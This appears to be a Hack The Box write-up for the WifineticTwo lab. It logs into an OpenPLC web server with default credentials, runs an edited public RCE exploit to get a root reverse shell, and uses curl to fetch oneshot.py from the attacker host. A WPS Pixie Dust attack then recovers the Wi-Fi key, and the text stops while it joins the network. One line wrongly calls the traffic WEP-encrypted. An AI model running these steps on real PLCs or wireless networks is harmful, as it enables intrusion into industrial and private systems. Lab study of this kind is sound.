
HTB-WifineticTwo

Information Gathering

Rustscan

Rustscan discovers SSH and port 8080 open:

```
rustscan --addresses 10.10.11.7 --range 1-65535
```




```
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack
8080/tcp open  http-proxy syn-ack
```

Enumeration

HTTP - TCP 8080


The website shows **OpenPLC Webserver** login portal:



Welcome to OpenPLC


Use your credentials to login

Googling a little bit about it, default credentials are shown to be **openplc**:**openplc**.



The default username and password is openplc (login) and openplc (password). This means that the first thing you must do after logging in for the first time is **change the default username and password!** It is very easy to do that. Just go to the Users menu on the left and click on the OpenPLC User to change the user information as you like.

Using the default credentials, we are able to login to the system:



Dashboard

Status: Stopped

Program: Blank Program

Description: Dummy empty program

File: blank_program.st

Runtime: N/A

Runtime Logs

```
OpenPLC Runtime is not running
```

OpenPLC RCE


Researching on known vulnerabilities regarding OpenPLC, it seems like we can exploit Authenticated RCE.

There's some minor script modification to be made before running the exploit.

At **compile_program**, we can see **681871.st** is being used:

```
host = options.url
login = options.url + '/login'
upload_program = options.url + '/programs'
compile_program = options.url + '/compile-program?file=681871.st'
run_plc_server = options.url + '/start_plc'
user = options.user
password = options.passw
rev_ip = options.rip
rev_port = options.rport
x = requests.Session()
```

However, OpenPLC is using a program name **blank_program.st**:




Programs

Here you can upload a new program to OpenPLC or revert back to a previous uploaded program shown on the table.

Program Name	File	Date Uploaded
Blank Program	blank_program.st	May 24, 2018 - 06:02PM


Let's modify the script according to it as such:



```
upload_program = options.url + '/programs'
compile_program = options.url + '/compile-program?file=blank_program.st'
run_plc_server = options.url + '/start_plc'
```


Now let's run the exploit towards our netcat listener:

`python 49803.py -u http://10.10.11.7:8080 -l openplc -p openplc -i 10.10.14.29 -r 1337`



```
┌──(yoon㉿kali)-[~/Documents/htb/wifinetictwo]
└─$ python 49803.py -u http://10.10.11.7:8080 -l openplc -p openplc -i 10.10.14.29 -r 1337
[+] Remote Code Execution on OpenPLC_v3 WebServer
[+] Checking if host http://10.10.11.7:8080 is Up...
[+] Host Up! ...
[+] Trying to authenticate with credentials openplc:openplc
[+] Login success!
[+] PLC program uploading...
[+] Attempt to Code injection...
[+] Spawning Reverse Shell...
```


We get a reverse shell as the root:



```
┌──(yoon㉿kali)-[~/Documents/htb/wifinetictwo]
└─$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.11.7] 47548
id
uid=0(root) gid=0(root) groups=0(root)
```

Privilege Escalation

`ifconfig` commands shows a network interface **wlan0**, which is usually used for WiFi:




```
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.2  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::216:3eff:fefc:910c  prefixlen 64  scopeid 0x20<link>
        ether 00:16:3e:fc:91:0c  txqueuelen 1000  (Ethernet)
        RX packets 5422  bytes 581856 (581.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4635  bytes 1202461 (1.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3013  bytes 235948 (235.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3013  bytes 235948 (235.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 02:00:00:00:02:00  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Let's find more about it through: `iw dev wlan0 scan`



```
SSID: plcrouter
Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0
DS Parameter set: channel 1
ERP: Barker_Preamble_Mode
Extended supported rates: 24.0 36.0 48.0 54.0
RSN:     * Version: 1
         * Group cipher: CCMP
         * Pairwise ciphers: CCMP
         * Authentication suites: PSK
         * Capabilities: 1-PTKSA-RC 1-GTKSA-RC (0x0000)
Supported operating classes:
         * current operating class: 81
Extended capabilities:
         * Extended Channel Switching
         * SSID List
         * Operating Mode Notification
WPS:     * Version: 1.0
         * Wi-Fi Protected Setup State: 2 (Configured)
         * Response Type: 3 (AP)
         * UUID: 572cf82f-c957-5653-9b16-b5cfb298abf1
         * Manufacturer:
         * Model:
         * Model Number:
         * Serial Number:
         * Primary Device Type: 0-00000000-0
         * Device name:
         * Config methods: Label, Display, Keypad
         * Version2: 2.0
```


Scan shows that there's a Wifi **plcrouter** which has WPS enabled.

Pixie Dust

Based on the scan result above, we can try **pixie dust** attack using oneshot.

Let's first upload **oneshot.py** to the host using Python HTTP server and curl:


```
curl 10.10.14.29:1335/oneshot.py > oneshot.py
```



```
curl 10.10.14.29:1335/oneshot.py > oneshot.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 53267  100 53267    0     0  61697      0 --:--:-- --:--:-- --:--:-- 61723
```

Now let's decrypt the WEP-encrypted WLAN traffic and receive password using the following command:

```
python3 oneshot.py -i wlan0 -K
```




```
Select target (press Enter to refresh): 1
[*] Running wpa_supplicant…
[*] Trying PIN '12345670'…
[*] Scanning…
[*] Authenticating…
[+] Authenticated
[*] Associating with AP…
[+] Associated with 02:00:00:00:01:00 (ESSID: plcrouter)
[*] Received Identity Request
[*] Sending Identity Response…
[*] Received WPS Message M1
[P] E-Nonce: 8BD93A7ED0B53444F351220293FA6441
[*] Sending WPS Message M2…
[P] PKR: FB6F6FA272AE75F13F9699F3F4C06436D251144E443BFDB48F50D5C0DDA11F40E258B1A8DAB410E0F51
9FAB3FDF7F6A7D00077FF443423565E6F46D1C164341193DD43A7A89EF7DE3EB3815806B4D4E3DAD02AFC17BBD7D
A8411296DEB50E661323D100FFA294C5D29A8C528548A1BF93E7C0BCDEC442BC5D3CDE7CFF78CFA0C7B92204FF87
1BBDE2F6B1E6A44F8019E6CEBCC5DFB089227571AC4B02CC0B2F2004FF7B8343AB653375E67B096E29C1DF97091D
0525A8CF3CDB7211D620A59B8
[P] PKE: F7E395621C667EFDCCDFB2C7E7F2187A309D52DDC4703C10B0FB107A0F8A671241A9DA976187B45259C
81CD00BC476F52AD7FDC0229B9063B49FA85CF3FDD55784E6389266D3A37E32CDCA746ED62F94519CCADF412BCD4
DB986F998D8FC625F4499DE05A65117C9B2CC5DB0BCD2E2C4548A51FD5C3C6CFB4B41C3DCDFA707C4DDD7E5B40C6
7809DCE5E71FCB4F1FCA8FDE7584CF55324657017F2BAFB436EFF2CAA7810111C865F85622FA4CEE48AE41CFCE86
8BA5E23C172502BD16318935A
[P] AuthKey: 43EF0C2752FF4527AE3AF2BB72FAE423516BB50F33CD71BCDA801DB21812A2B7
[*] Received WPS Message M3
[P] E-Hash1: 31E694EDF8448127C5BAACBF1131E63437AD46BC0863CB397A1A173470323857
[P] E-Hash2: 84BFA5E5BB25A2F783E38F93FE5CE210F5D3876D0D370CFFB54DDEBAEEB11027
[*] Sending WPS Message M4…
[*] Received WPS Message M5
[+] The first half of the PIN is valid
[*] Sending WPS Message M6…
[*] Received WPS Message M7
[+] WPS PIN: '12345670'
[+] WPA PSK: 'NoWWEDoKnowWhaTisReal123!'
[+] AP SSID: 'plcrouter'
```

Password **NoWWEDoKnowWhaTisReal123!** is discoverd.

Next, let's generate a passphrase for a WLAN network and write it to a configuration file:

`wpa_passphrase plcrouter 'NoWWEDoKnowWhaTisReal123!' > config`




```
wpa_passphrase plcrouter 'NoWWEDoKnowWhaTisReal123!' > config

cat config
network={
        ssid="plcrouter"
        #psk="NoWWEDoKnowWhaTisReal123!"
        psk=2bafe4e17630ef1834eaa9fa5c4d81fa5ef093c4db5aac5c03f1643fef02d156
}
```

Let's initiate the WPA Supplicant daemon with the specified configuration file "config" and associates it with the wireless network interface "wlan0":


`wpa_supplicant -B -c config -i wlan0`



```
wpa_supplicant -B -c config -i wlan0

Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
```

At the momment, there is no ip address assigned to wlan0:



